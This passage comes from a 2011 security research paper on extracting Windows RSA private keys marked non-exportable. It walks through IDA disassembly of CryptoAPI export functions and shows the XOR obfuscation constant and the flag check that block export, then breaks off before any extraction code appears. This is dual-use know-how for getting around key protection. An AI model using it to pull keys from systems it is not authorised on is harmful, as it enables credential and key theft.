Exporting Non-Exportable RSA Keys

Jason Geffner
Principal Security Consultant & Account Manager
jason.geffner@ngssecure.com

An NGS Secure Research Publication

March 18, 2011

http://www.ngssecure.com

Table of Contents

1. Introduction

Microsoft Windows provides interfaces to allow applications to store and use cryptographic keys and certificates.

There are currently two cryptographic API interfaces provided by Microsoft. The original cryptographic API interface shipped by Microsoft is named, appropriately, *CryptoAPI*; this interface first shipped with Windows 2000, and is still supported in current versions of Windows. More recently, Microsoft introduced *Cryptography API: Next Generation* (CNG) with Windows Vista; this interface "is positioned to replace existing uses of CryptoAPI throughout the Microsoft software stack"[1].

The RSA certificates that ship with Windows are mostly for root Certificate Authorities such as CyberTrust, Thawte, VeriSign, etc. and as such do not have private keys associated with them on a user's system. However, many applications create new certificates on a user's system and associate them with locally generated private keys.

The CryptoAPI and CNG interfaces in Windows allow applications to mark stored private keys as non-exportable, thereby preventing users from extracting private key data that is installed on their own systems. This private key "security" is provided mostly by data obfuscation via Microsoft's Cryptographic Service Providers (CSPs).

This paper discusses the details of said obfuscation and provides code to export non-exportable keys from client versions of Windows, server versions of Windows, and Windows Mobile devices. Unlike prior work done in this space, the solution offered in this paper does not rely on function hooking or code injection.

The code samples in this document do little-to-no error-checking, do not close handles or free memory, and are written with a focus on clarity and simplicity. This coding style is for proof-of-concept purposes only and should not be used in a production environment.


[1] http://msdn.microsoft.com/en-us/library/bb204775(v=VS.85).aspx

2. Background

2.1. Certificate and Private Key Storage

Certificates are stored in a high-level “system store”, which can be backed on the file-system, in the registry, in memory, etc. There are multiple “system store locations”, each of which may contain multiple system stores.

Once in memory, a certificate store is represented by a linked list of certificate blocks, each of which points to the data for a given certificate. This data consists of the static certificate context, in addition to dynamic extended properties. See the following page for a graphical depiction.


Certificate Store
Pointer to First Certificate Block
Certificate Block
Pointer to Next Certificate Block
Pointer to Certificate Data
Certificate Block
Pointer to Next Certificate Block
Pointer to Certificate Data
Certificate Block
Pointer to Next Certificate Block
Pointer to Certificate Data
NULL
Certificate Data
Read-Only Certificate Context
Issuer Name
Subject Name
Subject Public Key
Serial Number
...
Dynamic Extended Properties
Handle to Private Key's Key Container
Hashing Algorithm Properties
...
Certificate Data
Read-Only Certificate Context
Issuer Name
Subject Name
Subject Public Key
Serial Number
...
Dynamic Extended Properties
Handle to Private Key's Key Container
Hashing Algorithm Properties
...
Certificate Data
Read-Only Certificate Context
Issuer Name
Subject Name
Subject Public Key
Serial Number
...
Dynamic Extended Properties
Handle to Private Key's Key Container
Hashing Algorithm Properties
...

The table below contains details for registry-backed system stores. It applies to desktop and server versions of Windows and is based on content from wincrypt.h and http://msdn.microsoft.com/en-us/library/aa388136(v=VS.85).aspx.

System Store Location Name and Location in Registry	Numeric Value	String Value
CERT_SYSTEM_STORE_CURRENT_USER *HKCU\SOFTWARE\Microsoft\SystemCertificates*	0x00010000	"CurrentUser"
CERT_SYSTEM_STORE_LOCAL_MACHINE *HKLM\SOFTWARE\Microsoft\SystemCertificates*	0x00020000	"LocalMachine"
CERT_SYSTEM_STORE_CURRENT_SERVICE *HKLM\Software\Microsoft\Cryptography\Services\ <Service Name>/SystemCertificates*	0x00040000	"CurrentService"
CERT_SYSTEM_STORE_SERVICES *HKLM\Software\Microsoft\Cryptography\Services\ <Service Name>/SystemCertificates*	0x00050000	"Services"
CERT_SYSTEM_STORE_USERS *HKU\<User Name>\Software\Microsoft\SystemCertificates*	0x00060000	"Users"
CERT_SYSTEM_STORE_CURRENT_USER_GROUP_POLICY *HKCU\Software\Policies\Microsoft\SystemCertificates*	0x00070000	"CurrentUserGroupPolicy"
CERT_SYSTEM_STORE_LOCAL_MACHINE_GROUP_POLICY *HKLM\Software\Policies\Microsoft\SystemCertificates*	0x00080000	"LocalMachineGroupPolicy"
CERT_SYSTEM_STORE_LOCAL_MACHINE_ENTERPRISE *HKLM\Software\Microsoft\EnterpriseCertificates*	0x00090000	"LocalMachineEnterprise"

Instead of using the registry keys above, Windows Mobile 6 uses *HKCU\Comm\Security\SystemCertificates* and *HKLM\Comm\Security\SystemCertificates* for **CERT_SYSTEM_STORE_CURRENT_USER** and **CERT_SYSTEM_STORE_LOCAL_MACHINE**, respectively.

With the exception of the **CERT_SYSTEM_STORE_SERVICES** and **CERT_SYSTEM_STORE_USERS** system store locations[2], each system store location above contains default system store names such as "MY", "Root", "Trust", "CA", etc. Applications can create new system stores (for example, "Jason's Certificate Store") in a given system store location. For registry-backed system stores, these system stores names are in fact the names of the registry subkeys under the corresponding system store location in the registry.

Users' file-backed personal system stores are saved in "%USERPROFILE%\Application Data\Microsoft\SystemCertificates\My\Certificates", and RSA private keys are protected with DPAPI and saved in "%USERPROFILE%\Application Data\Microsoft\Crypto\RSA"[3].

2.2. Previous Work

[2] The **CERT_SYSTEM_STORE_SERVICES** system store location contains system store names such as "<Service Name>\CA", "<Service Name>\My", "<Service Name>\Root", "<Service Name>\Trust", etc., whereas the **CERT_SYSTEM_STORE_USERS** system store location contains system store names such as "<SID>\CA", "<SID>\My", "<SID>\Root", "<SID>\Trust", etc.

[3] http://technet.microsoft.com/en-us/library/cc783853(WS.10).aspx

Previous work in the space of exporting non-exportable private keys has been done by:

- Andreas Junestam and Chris Clark
  http://www.isecpartners.com/application-security-tools/jailbreak.html
  This approach uses code injection and as such will only work on certain versions of CryptoAPI DLLs as code offsets are likely to be different in different versions of the DLLs. Furthermore, this tool does not support CNG, and no source code has been provided.

- Gentil Kiwi
  http://www.gentilkiwi.com/outils-s44-t-mimikatz.htm
  This approach uses code injection and as such will only work on certain versions of CryptoAPI DLLs as code offsets are likely to be different in different versions of the DLLs. Furthermore, this tool does not support CNG, and no source code has been provided.

- Xu Hao
  http://powerofcommunity.net/poc2009/xu.pdf
  The approach described in this presentation uses API hooking and code injection, which may not be feasible or reliable on all systems. Furthermore, no source code or tools seem to have been released with this presentation.

Based on the limitations of the work above, the author of this paper feels confident that the approach described herein is both novel and valuable.

3. Research

Personal Information Exchange (PFX) files are natively supported in Windows and act as a container to store a certificate, its public key, and its private key, all in one standalone file. Our goal is to create a PFX file for each certificate installed on a system that has a corresponding locally stored private key.

In order to create these PFX files, we need to be able to extract non-exportable private keys from the local system. To do so, we'll need to examine the protections offered by both CryptoAPI and CNG.

All disassemblies are of 32-bit DLLs from Windows 7 and have been generated with IDA Pro[4] and Microsoft's public debug symbols. The file version of cryptsp.dll, keyiso.dll, ncrypt.dll, and rsaenh.dll is 6.1.7600.16385 for this analysis; other versions will likely yield different instruction addresses, however, the data structure offsets and XOR values are unlikely to change.

3.1. CryptoAPI

The public CryptoAPI functions are well-documented by Microsoft at http://msdn.microsoft.com/en-us/library/aa380252(v=VS.85).aspx.

3.1.1. Sample Code for CryptExportKey(…)

Let's begin by taking a look at a very simple example that acquires a handle to a key container in the CryptoAPI RSA Cryptographic Service Provider (CSP), generates a new random RSA key-pair, and tries to export the private key.

The two pieces of code below are identical except for the third parameter (highlighted) passed to **`CryptGenKey(…)`**. On the left, we specify that the new private key is to be exportable, whereas on the right, we don't specify any flags.

<pre>#include <windows.h> #include <stdio.h> int wmain(int argc, wchar_t* argv[]) { HCRYPTPROV hProv = NULL; HCRYPTKEY hKey = NULL; DWORD dwDataLen = 0; CryptAcquireContext(&hProv, NULL, NULL,</pre>	<pre>#include <windows.h> #include <stdio.h> int wmain(int argc, wchar_t* argv[]) { HCRYPTPROV hProv = NULL; HCRYPTKEY hKey = NULL; DWORD dwDataLen = 0; CryptAcquireContext(&hProv, NULL, NULL,</pre>

[4] http://www.hex-rays.com/idapro/

<pre> PROV_RSA_FULL, CRYPT_VERIFYCONTEXT); CryptGenKey(hProv, CALG_RSA_KEYX, CRYPT_EXPORTABLE, &hKey); CryptExportKey(hKey, NULL, PRIVATEKEYBLOB, 0, NULL, &dwDataLen); wprintf_s(L"GetLastError() returned 0x%08X", GetLastError()); return 0; }</pre>	<pre> PROV_RSA_FULL, CRYPT_VERIFYCONTEXT); CryptGenKey(hProv, CALG_RSA_KEYX, 0, &hKey); CryptExportKey(hKey, NULL, PRIVATEKEYBLOB, 0, NULL, &dwDataLen); wprintf_s(L"GetLastError() returned 0x%08X", GetLastError()); return 0; }</pre>
`GetLastError() returned 0x00000000`	`GetLastError() returned 0x8009000B`

After trying to export the key on the left, **GetLastError()** returns **0x00000000**, or **ERROR_SUCCESS**, signifying that the call to **CryptExportKey(…)** was successful. However, on the right, **GetLastError()** returns **0x8009000B**, or **NTE_BAD_KEY_STATE**, which means, "You do not have permission to export the key. That is, when the **hKey** key was created, the **CRYPT_EXPORTABLE** flag was not specified."[5]

3.1.2. Analyzing CryptExportKey(…)

Let's look at the disassembled code for **CryptExportKey(…)** from cryptsp.dll to try to find a reference to that **0x8009000B** error value:

```
.text:051450DD __stdcall CryptExportKey(x, x, x, x, x, x) proc near
.text:051450DD
.text:051450DD var_34  = dword ptr -34h
.text:051450DD var_30  = dword ptr -30h
.text:051450DD var_2C  = dword ptr -2Ch
.text:051450DD var_28  = dword ptr -28h
.text:051450DD var_24  = dword ptr -24h
.text:051450DD var_20  = dword ptr -20h
.text:051450DD var_1C  = dword ptr -1Ch
.text:051450DD ms_exc  = CPPEH_RECORD ptr -18h
.text:051450DD hKey    = dword ptr  8
```

[5] http://msdn.microsoft.com/en-us/library/aa379931(v=VS.85).aspx

```
.text:051450DD hExpKey = dword ptr  0Ch
.text:051450DD dwBlobType= dword ptr  10h
.text:051450DD dwFlags = dword ptr  14h
.text:051450DD pbData  = dword ptr  18h
.text:051450DD pdwDataLen= dword ptr  1Ch
.text:051450DD
.text:051450DD         push    24h
.text:051450DF         push    offset stru_5151828
.text:051450E4         call    __SEH_prolog4
.text:051450E9         xor     edi, edi
.text:051450EB         mov     [ebp+var_2C], edi
.text:051450EE         mov     [ebp+var_24], edi
.text:051450F1         mov     [ebp+var_1C], edi
.text:051450F4         mov     [ebp+var_20], edi
.text:051450F7         mov     [ebp+var_30], edi
.text:051450FA         mov     [ebp+var_28], edi
.text:051450FD         mov     [ebp+var_34], edi
.text:05145100         mov     [ebp+ms_exc.disabled], edi
.text:05145103         mov     esi, [ebp+hKey]
.text:05145106         mov     [ebp+var_24], esi
.text:05145109         push    esi
.text:0514510A         call    EnterKeyCritSec(x)
.text:0514510F         test    eax, eax
.text:05145111         jnz     short loc_514511F
.text:05145113         mov     [ebp+ms_exc.disabled], 0FFFFFFFEh
.text:0514511A         jmp     loc_51451A1
.text:0514511F ; ---------------------------------------------------------------------
.text:0514511F
.text:0514511F loc_514511F:
.text:0514511F         xor     edi, edi
.text:05145121         inc     edi
.text:05145122         mov     [ebp+var_20], edi
.text:05145125         mov     ebx, [esi+28h]
.text:05145128         mov     [ebp+var_2C], ebx
.text:0514512B         push    ebx
.text:0514512C         call    EnterProviderCritSec(x)
.text:05145131         test    eax, eax
.text:05145133         jz      short loc_5145198
.text:05145135         mov     [ebp+var_28], edi
.text:05145138         mov     edi, [ebp+hExpKey]
.text:0514513B         mov     [ebp+var_1C], edi
.text:0514513E         test    edi, edi
.text:05145140         jz      short loc_5145157
.text:05145142         push    edi
.text:05145143         call    EnterKeyCritSec(x)
.text:05145148         test    eax, eax
.text:0514514A         jz      short loc_5145198
.text:0514514C         mov     [ebp+var_30], 1
.text:05145153         test    edi, edi
.text:05145155         jnz     short loc_514515B
.text:05145157
.text:05145157 loc_5145157:
.text:05145157         xor     edi, edi
.text:05145159         jmp     short loc_514515E
.text:0514515B ; ---------------------------------------------------------------------
```

```
.text:0514515B
.text:0514515B loc_514515B:
.text:0514515B          mov     edi, [edi+2Ch]
.text:0514515E
.text:0514515E loc_514515E:
.text:0514515E          push    [ebp+pdwDataLen]
.text:05145161          push    [ebp+pbData]
.text:05145164          push    [ebp+dwFlags]
.text:05145167          push    [ebp+dwBlobType]
.text:0514516A          push    edi
.text:0514516B          push    dword ptr [esi+2Ch]
.text:0514516E          push    dword ptr [ebx+70h]
.text:05145171          call    dword ptr [esi+14h]
...
```

Although there are no instances of the constant value **0x8009000B** in the disassembly above, we do see the following call at the end of the disassembly (note that after address **.text:05145103**, **esi** = **hKey**; after address **.text:05145125**, **ebx** = ***(hKey + 0x28)**; and after address **.text:05145157**, **edi** = **0** since we didn't specify a value for **hExpKey**):

```
*(hKey + 0x14)(
    *(*(hKey + 0x28) + 0x70),
    *(hKey + 0x2C),
    NULL,
    dwBlobType,
    dwFlags,
    pbData,
    pdwDataLen)
```

If we compare this call's parameters to those for **CryptExportKey(…)**, we can see that they're almost identical, and that **CryptExportKey(…)** is merely a wrapper for the function at ***(hKey + 0x14)**:

Prototype for CryptExportKey(…)	Call from address .text:05145171
BOOL CryptExportKey(	*(hKey + 0x14)(
	((hKey + 0x28) + 0x70),
HCRYPTKEY hKey,	*(hKey + 0x2C),
HCRYPTKEY hExpKey,	NULL,
DWORD dwBlobType,	dwBlobType,
DWORD dwFlags,	dwFlags,
BYTE* pbData,	pbData,
DWORD* pdwDataLen);	pdwDataLen)

If we were to trace into this code with a debugger, we'd see that the function at ***(hKey + 0x14)** is in fact **CPExportKey(…)** from rsaenh.dll:

Call from address .text:05145171	Prototype for CPExportKey(…)
*(hKey + 0x14)(	BOOL CPExportKey(
((hKey + 0x28) + 0x70),	HCRYPTPROV hProv,
*(hKey + 0x2C),	HCRYPTKEY hKey,
NULL,	HCRYPTKEY hPubKey,

```
    dwBlobType,                         DWORD dwBlobType,
    dwFlags,                            DWORD dwFlags,
    pbData,                             BYTE *pbData,
    pdwDataLen)                         DWORD *pdwDataLen);
```

As such we can deduce that the **hKey** parameter for **CPExportKey(…)** is not the same as the **hKey** parameter for **CryptExportKey(…)**. In fact, the $\mathbf{hKey}_{\text{CPExportKey}}$ parameter is ***(**$\mathbf{hKey}_{\text{CryptExportKey}}$ **+ 0x2C)**.

3.1.3. Analyzing CPExportKey(…)

Given that the constant value **0x8009000B** doesn't appear in the disassembly for **CryptExportKey(…)**, let's look at the disassembly of **CPExportKey(…)**:

```
.text:0AC07E48 __stdcall CPExportKey(x, x, x, x, x, x, x) proc near
.text:0AC07E48
.text:0AC07E48 var_38= byte ptr -38h
.text:0AC07E48 var_34= dword ptr -34h
.text:0AC07E48 Dst = dword ptr -30h
.text:0AC07E48 var_2C= dword ptr -2Ch
.text:0AC07E48 var_28= dword ptr -28h
.text:0AC07E48 var_24= dword ptr -24h
.text:0AC07E48 Src = dword ptr -20h
.text:0AC07E48 var_1C= dword ptr -1Ch
.text:0AC07E48 Size= dword ptr -18h
.text:0AC07E48 var_14= dword ptr -14h
.text:0AC07E48 var_10= dword ptr -10h
.text:0AC07E48 var_C= dword ptr -0Ch
.text:0AC07E48 dwErrCode= dword ptr -8
.text:0AC07E48 var_4= dword ptr -4
.text:0AC07E48 hProv= dword ptr  8
.text:0AC07E48 hKey= dword ptr  0Ch
.text:0AC07E48 hPubKey= dword ptr  10h
.text:0AC07E48 dwBlobType= dword ptr  14h
.text:0AC07E48 dwFlags= dword ptr  18h
.text:0AC07E48 pbData= dword ptr  1Ch
.text:0AC07E48 pdwDataLen= dword ptr  20h
.text:0AC07E48
.text:0AC07E48     mov edi, edi
.text:0AC07E4A     push ebp
.text:0AC07E4B     mov ebp, esp
.text:0AC07E4D     sub esp, 38h
.text:0AC07E50     mov eax, ___security_cookie
.text:0AC07E55     xor eax, ebp
.text:0AC07E57     mov [ebp+var_4], eax
.text:0AC07E5A     push ebx
.text:0AC07E5B     push esi
.text:0AC07E5C     push edi
.text:0AC07E5D     xor edi, edi
.text:0AC07E5F     xor ebx, ebx
.text:0AC07E61     test [ebp+dwFlags], 0FFFFFFB9h
.text:0AC07E68     mov [ebp+dwErrCode], 54Fh
```

```
.text:0AC07E6F     mov [ebp+Size], edi
.text:0AC07E72     mov [ebp+var_1C], edi
.text:0AC07E75     mov [ebp+var_14], ebx
.text:0AC07E78     mov [ebp+var_24], edi
.text:0AC07E7B     jnz loc_AC1F51D
.text:0AC07E81     mov esi, [ebp+pdwDataLen]
.text:0AC07E84     cmp esi, edi
.text:0AC07E86     jz  loc_AC1F529
.text:0AC07E8C     mov eax, [ebp+dwBlobType]
.text:0AC07E8F     cmp eax, 6
.text:0AC07E92     jnz loc_AC0B7A4
.text:0AC07E98
.text:0AC07E98 loc_AC07E98:
.text:0AC07E98     cmp [ebp+hPubKey], edi
.text:0AC07E9B     jnz loc_AC1F535
.text:0AC07EA1
.text:0AC07EA1 loc_AC07EA1:
.text:0AC07EA1     push edi
.text:0AC07EA2     push [ebp+hProv]
.text:0AC07EA5     call NTLCheckList(x,x)
.text:0AC07EAA     mov [ebp+var_10], eax
.text:0AC07EAD     cmp eax, edi
.text:0AC07EAF     jz  loc_AC1F541
.text:0AC07EB5     cmp [ebp+pbData], edi
.text:0AC07EB8     jnz loc_AC0B6AD
.text:0AC07EBE
.text:0AC07EBE loc_AC07EBE:
.text:0AC07EBE     lea edi, [ebp+var_38]
.text:0AC07EC1
.text:0AC07EC1 loc_AC07EC1:
.text:0AC07EC1     mov al, byte ptr [ebp+dwBlobType]
.text:0AC07EC4     mov esi, [ebp+hKey]
.text:0AC07EC7     mov [edi], al
.text:0AC07EC9     xor eax, eax
.text:0AC07ECB     mov [edi+2], ax
.text:0AC07ECF     xor esi, 0E35A172Ch
.text:0AC07ED5     lea eax, [ebp+var_C]
.text:0AC07ED8     push eax
.text:0AC07ED9     mov byte ptr [edi+1], 2
.text:0AC07EDD     add esi, 4
.text:0AC07EE0     movzx eax, byte ptr [esi]
.text:0AC07EE3     push eax
.text:0AC07EE4     push [ebp+hProv]
.text:0AC07EE7     push [ebp+hKey]
.text:0AC07EEA     call NTLValidate(x,x,x,x)
.text:0AC07EEF     test eax, eax
.text:0AC07EF1     jnz loc_AC1F5D8
.text:0AC07EF7     cmp [ebp+dwBlobType], 6
.text:0AC07EFB     mov eax, [ebp+var_C]
.text:0AC07EFE     jnz loc_AC0B7C4
...
.text:0AC0B7BF     jmp loc_AC07E98
.text:0AC0B7C4 ; ---------------------------------------------------------------------
.text:0AC0B7C4
.text:0AC0B7C4 loc_AC0B7C4:
```

```
.text:0AC0B7C4      test dword ptr [eax+8], 4001h
.text:0AC0B7CB      jnz loc_AC07F04
.text:0AC0B7D1      jmp loc_AC1F5E8
...
.text:0AC1F5E3      jmp loc_AC07F6B
.text:0AC1F5E8 ; ---------------------------------------------------------------------
.text:0AC1F5E8
.text:0AC1F5E8 loc_AC1F5E8:
.text:0AC1F5E8      mov [ebp+dwErrCode], 8009000Bh
.text:0AC1F5EF      jmp loc_AC07F6E
...
```

Although much code has been snipped from the disassembly above for the sake of brevity, the one and only one instance of **0x8009000B** is at address **.text:0AC1F5E8**, highlighted above. We can see that this **NTE_BAD_KEY_STATE** code is only accessible via the jump from **.text:0AC0B7D1**, which is taken if ***(eax+8) & 0x4001** equals zero. It appears as though two bit flags are being checked in ***(eax+8)**, and if neither are set then the code path returns **NTE_BAD_KEY_STATE**. In other words, these two bit flags determine whether or not the key can be exported. It is worth noting that the value for **CRYPT_EXPORTABLE** is **0x0001**, and if we look at the other flag options for **CryptGenKey(…)**, we can see that the value for **CRYPT_ARCHIVABLE** (meaning "the key can be exported until its handle is closed by a call to **CryptDestroyKey**"[6]) is **0x4000**. While we can't know for sure at this point, it would appear that ***(eax+8)** contains the **dwFlags** value specified in the call to **CryptGenKey(…)**.

We next need to determine what value **eax** would hold when that code is executed.

We can see that **.text:0AC0B7C4** is only accessible via the jump from **.text:0AC07EFE**, and at the instruction right above that we can see **eax** being set to the value of **var_C**. Next we'll determine where the value for **var_C** originates.

3.1.4. Digging Deeper

Looking up a few more instructions, we see the address of **var_C** being moved into **eax** at **.text:0AC07ED5**, and the address of **var_C** then being pushed onto the stack at **.text:0AC07ED8**. Since there are only three more **push** instructions between **.text:0AC07ED8** and the call to **NTLValidate(…)**, we can infer that the address of **var_C** is the last argument to **NTLValidate(…)** since that function accepts four arguments. Furthermore, from **.text:0AC07EE4** and **.text:0AC07EE7** we can see that the first two arguments to **NTLValidate(…)** are the **hKey**$_{CPExportKey}$ and **hProv** parameters for **CPExportKey(…)**. The third argument to **NTLValidate(…)** is calculated as follows:

Code	Analysis
`.text:0AC07EC4   mov esi, [ebp+hKey]` `...`	esi = hKey$_{CPExportKey}$
`.text:0AC07ECF   xor esi, 0E35A172Ch` `...`	esi = hKey$_{CPExportKey}$ ^ 0xE35A172C

[6] http://msdn.microsoft.com/en-us/library/aa379941(VS.85).aspx

.text:0AC07EDD add esi, 4 .text:0AC07EE0 movzx eax, byte ptr [esi] .text:0AC07EE3 push eax .text:0AC07EE4 push [ebp+hProv] .text:0AC07EE7 push [ebp+hKey] .text:0AC07EEA call NTLValidate(x,x,x,x)	esi = ($hKey_{CPExportKey}$ ^ 0xE35A172C) + 4 eax = *(BYTE*)(($hKey_{CPExportKey}$ ^ 0xE35A172C) + 4) push eax

As such, **NTLValidate(…)** is called with the following arguments:

```
NTLValidate(
     hKey_CPExportKey,
     hProv,
     *(BYTE*)((hKey_CPExportKey ^ 0xE35A172C) + 4),
     &var_C)
```

The disassembly of **NTLValidate(…)** begins as follows:

```
.text:0AC05C4D __stdcall NTLValidate(x, x, x, x) proc near
.text:0AC05C4D
.text:0AC05C4D arg_0= dword ptr  8
.text:0AC05C4D arg_4= dword ptr  0Ch
.text:0AC05C4D arg_8= dword ptr  10h
.text:0AC05C4D arg_C= dword ptr  14h
.text:0AC05C4D
.text:0AC05C4D     mov edi, edi
.text:0AC05C4F     push ebp
.text:0AC05C50     mov ebp, esp
.text:0AC05C52     push [ebp+arg_8]
.text:0AC05C55     push [ebp+arg_0]
.text:0AC05C58     call NTLCheckList(x,x)
...
```

We can see above that **NTLValidate(…)** begins by calling **NTLCheckList(…)** with the following arguments:

```
NTLCheckList(
     hKey_CPExportKey,
     *(BYTE*)((hKey_CPExportKey ^ 0xE35A172C) + 4))
```

The disassembly of **NTLCheckList(…)** is as follows:

```
.text:0AC01807 __stdcall NTLCheckList(x, x) proc near
.text:0AC01807
.text:0AC01807 arg_0= dword ptr  8
.text:0AC01807 arg_4= byte ptr  0Ch
.text:0AC01807
.text:0AC01807     mov edi, edi
.text:0AC01809     push ebp
.text:0AC0180A     mov ebp, esp
.text:0AC0180C     mov eax, [ebp+arg_0]
.text:0AC0180F     xor eax, 0E35A172Ch
```

```
.text:0AC01814     mov cl, [eax+4]
.text:0AC01817     cmp cl, [ebp+arg_4]
.text:0AC0181A     jnz loc_AC090D2
.text:0AC01820     mov eax, [eax]
.text:0AC01822
.text:0AC01822 loc_AC01822:
.text:0AC01822     pop ebp
.text:0AC01823     retn 8
.text:0AC01823 __stdcall NTLCheckList(x, x) endp

.text:0AC090D2 loc_AC090D2:
.text:0AC090D2     xor eax, eax
.text:0AC090D4     jmp loc_AC01822
```

The code above effectively does the following in the context of the call chain we've been analyzing:

```
if (
    *(BYTE*)((hKey_CPExportKey ^ 0xE35A172C) + 4) ==
    *(BYTE*)((hKey_CPExportKey ^ 0xE35A172C) + 4))
{
    return *(DWORD*)(hKey_CPExportKey ^ 0xE35A172C);
}
return 0;
```

In this context, **NTLCheckList(…)** will return ***(DWORD*)(hKey**$_{CPExportKey}$ **^ 0xE35A172C)**. Let's now continue our analysis of **NTLValidate(…)**:

```
.text:0AC05C4D __stdcall NTLValidate(x, x, x, x) proc near
.text:0AC05C4D
.text:0AC05C4D arg_0= dword ptr  8
.text:0AC05C4D arg_4= dword ptr  0Ch
.text:0AC05C4D arg_8= dword ptr  10h
.text:0AC05C4D arg_C= dword ptr  14h
.text:0AC05C4D
.text:0AC05C4D     mov edi, edi
.text:0AC05C4F     push ebp
.text:0AC05C50     mov ebp, esp
.text:0AC05C52     push [ebp+arg_8]
.text:0AC05C55     push [ebp+arg_0]
